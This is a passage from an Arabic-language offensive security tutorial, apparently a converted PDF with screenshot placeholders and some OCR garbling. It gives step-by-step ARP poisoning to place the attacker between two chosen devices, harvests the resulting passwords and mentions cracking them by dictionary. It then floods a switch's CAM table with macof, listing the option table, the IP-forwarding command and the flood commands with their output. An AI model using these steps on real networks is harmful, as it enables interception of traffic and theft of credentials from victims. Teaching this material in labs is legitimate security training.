
- هتلaci ال Tool ظهرتاك كل ال Mac Address ال لاقتها بال Devices ... الخاصه بيها




- فأحنا بعد كدا عاوزين نعمل ال ARP Poising تضغط عال Tab الخاص بيها ...




- عشان نختار الطرفين ال هنعمل مبينهم ال **MITM** هتضغط عال **Tab**




- وتحددلله ال **2 Devices** ال عاوز تعمل ال **MITM** مبينهم ...




- احنا كدا عملنا ال **targets** تمام لـ **Setup tool** بـ **ARP Poisoning** ...



- كدا ال Poising اشتغل عدنا وكله تمام ... وتعالى نتأكد ... هتلacie
 كاتبلك تحت Poising يعني ال Full Routing تم للطرفين ال انت
 حددتهم انك عاوز تعمل MITM مبينهم ...




- تعالى نشوف بعد كدا جهازنا لما عمل ال MITM عرف يحصل ال
 passwords tab اسمها ... عندك ولا لاء ... جوا ال Passwords
 اضغط عليها وشوف النتيجه ...



- كدا شرحتنا ال Password Tool بالكامل وممكن من خلالها تعمل Attack هي فيها Built in Dictionary بتعمل ال Cracking دا ... وكمان ال hash Password Detect لو عملت هي نفسها ممكن تعمل على Password Cracking زي مذكرنا .

- ال **Dos** الثالثه معانا وهي ال **Tool Macof** ودي **Tool** بنعمل بيها
Active فال **Network attack** عندي ودا شكل من اشكال ال **Switch** الموجود جوا ال **CAM Table** ... **sniffing**
عندنا ... فبتعمل **Mac Address** بتاعك ل **Switch** فال **Flooding** غير حقيقي ... ودا بيسبب ان ال **CAM table** الخاص بال **Switch** بتاعك يتملق ب **Fake mac address** وميعرفش يستقبل **tool** ... ال **Switch** تانيه ويتحول لل **Fail mode Requests** **fake** ... ال **tool** دي بتقدر تغرقلك ال **CAM Table** بتاعك ب **Hub** قدره **155000** ف الدقيقه الواحده ... يعني تحتاج **70** ثانية عشان تعمل لل **CAM Table** **Fill** لـ **Switch**.



- تعالى نشوف ازاي بنشغل ال **Tool** مع بعض ... وايه ال **options** ... ال متاحه تستخدمنا مع ال **Tool**

```
</>
macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport]
[-i interface] [-n times]
```

Options	Description
-i interface:	Specify the interface to send on
-s src:	Specify source IP address
-d dst:	Specify destination IP address
-e tha:	Specify target hardware address
-x sport:	Specify TCP source port
-y dport:	Specify TCP destination port.
-n times:	Specify the number of packets to send.

- لازم متنساش انك تفعل خاصيه ال ... **IP Forwarding** يعني اي يمر من خلالك عطول ويروح مباشر لـ **victim** **Attack** عندك ... ودي بتعمله من خلال ال **Attack Command** دا فـ **Attack** ... **MITM** يخص ال

```
</> echo 1 > /proc/sys/net/ipv4/ip_forward
```


- تعالى ندي ال **Attack Tool** ال هتشتغل عليه ونعمل ال ... **Attack**

```
root@els:~# sudo macof -i tap0
3e:78:fe:38:76:3a c3:20:b0:32:58:0 0.0.0.0.47001 > 0.0.0.0.61932: S 19514054:19514054(0) win 512
d8:d0:35:5a:33:bf 56:e3:d8:38:61:5c 0.0.0.0.56264 > 0.0.0.0.33682: S 1154184291:1154184291(0) win 512
8f:1e:50:9:26:17 c4:c8:3b:63:e3:68 0.0.0.0.6529 > 0.0.0.0.28116: S 675750709:675750709(0) win 512
c0:cc:5e:16:b8:fc e5:de:46:27:92:36 0.0.0.0.38272 > 0.0.0.0.13483: S 448775220:448775220(0) win 512
2a:86:c3:5:2:a f0:b1:b4:66:1d:a8 0.0.0.0.48316 > 0.0.0.0.49707: S 714864405:714864405(0) win 512
74:c6:87:62:90:49 5c:24:b5:68:fc:d4 0.0.0.0.29450 > 0.0.0.0.52213: S 1907829398:1907829398(0) win 512
68:28:43:6f:6b:ff 95:20:ab:1a:d7:1d 0.0.0.0.35549 > 0.0.0.0.52094: S 1730086365:1730086365(0) win 512
e8:9f:7:5:ea:f8 3b:81:97:72:94:bd 0.0.0.0.23475 > 0.0.0.0.56772: S 1443251802:1443251802(0) win 512
11:ab:9f:28:5d:45 ac:5:48:41:c1:e0 0.0.0.0.3899 > 0.0.0.0.3428: S 1308882778:1308882778(0) win 512
16:83:d5:48:9:5d 56:23:9f:7:2d:7 0.0.0.0.16254 > 0.0.0.0.34237: S 1128622381:1128622381(0) win 512
3a:3b:55:34:62:51 23:7d:42:28:61:e3 0.0.0.0.15768 > 0.0.0.0.27305: S 459999431:459999431(0) win 512
e8:43:25:24:e2:f7 81:12:d4:c:2:af 0.0.0.0.10347 > 0.0.0.0.59360: S 446016638:446016638(0) win 512
af:b0:ba:62:ff:92 ba:e2:17:68:60:3e 0.0.0.0.8020 > 0.0.0.0.55722: S 1922848979:1922848979(0) win 512
99:af:8c:56:fe:ba 79:4e:b0:4e:8b:ab 0.0.0.0.61944 > 0.0.0.0.23545: S 428014919:428014919(0) win 512
8d:15:64:20:d7:7e 8:5c:6:32:47:55 0.0.0.0.3830 > 0.0.0.0.54852: S 1788306429:1788306429(0) win 512
5a:19:b3:2a:ff:61 ab:b2:5e:36:df:e 0.0.0.0.21649 > 0.0.0.0.16307: S 410469481:410469481(0) win 512
4c:a:2d:1:6:63 be:f2:41:68:a2:a8 0.0.0.0.21699 > 0.0.0.0.138: S 37638940:37638940(0) win 512
56:68:5f:2e:4c:8b a2:40:c2:29:c4:24 0.0.0.0.2936 > 0.0.0.0.28553: S 1287266761:1287266761(0) win 512
68:ea:2b:5b:91:b2 56:1c:b5:1f:9d:ae 0.0.0.0.12755 > 0.0.0.0.38402: S 1378535922:1378535922(0) win 512
```

- بعد كدا تعالى نحدد لـ **Tool** عدد معين من ال **Packets** عشان تبعتهم لـ **target** من خلال ال **Option -n** يعني هنبعث لـ **Target** عدد معين من ال ... **Fake Mac Address**

```
root@els:~# sudo macof -i tap0 -n 32
fc:43:ad:57:32:f1 3e:39:6a:17:91:cb 0.0.0.0.26945 > 0.0.0.0.47082: S 100801971:100801971(0) win 512
b5:39:93:35:2b:3b 6f:19:2f:72:53:90 0.0.0.0.37040 > 0.0.0.0.37517: S 2008502964:2008502964(0) win 512
5:e1:0:3f:c6:7f 85:38:bd:67:d1:7f 0.0.0.0.45842 > 0.0.0.0.22624: S 1650998604:1650998604(0) win 512
27:89:f0:60:5e:bb 53:89:38:2f:c1:3a 0.0.0.0.42854 > 0.0.0.0.28721: S 1570654270:1570654270(0) win 512
69:c1:65:19:24:95 9c:64:ab:21:6d:e6 0.0.0.0.62804 > 0.0.0.0.13865: S 1434729154:1434729154(0) win 512
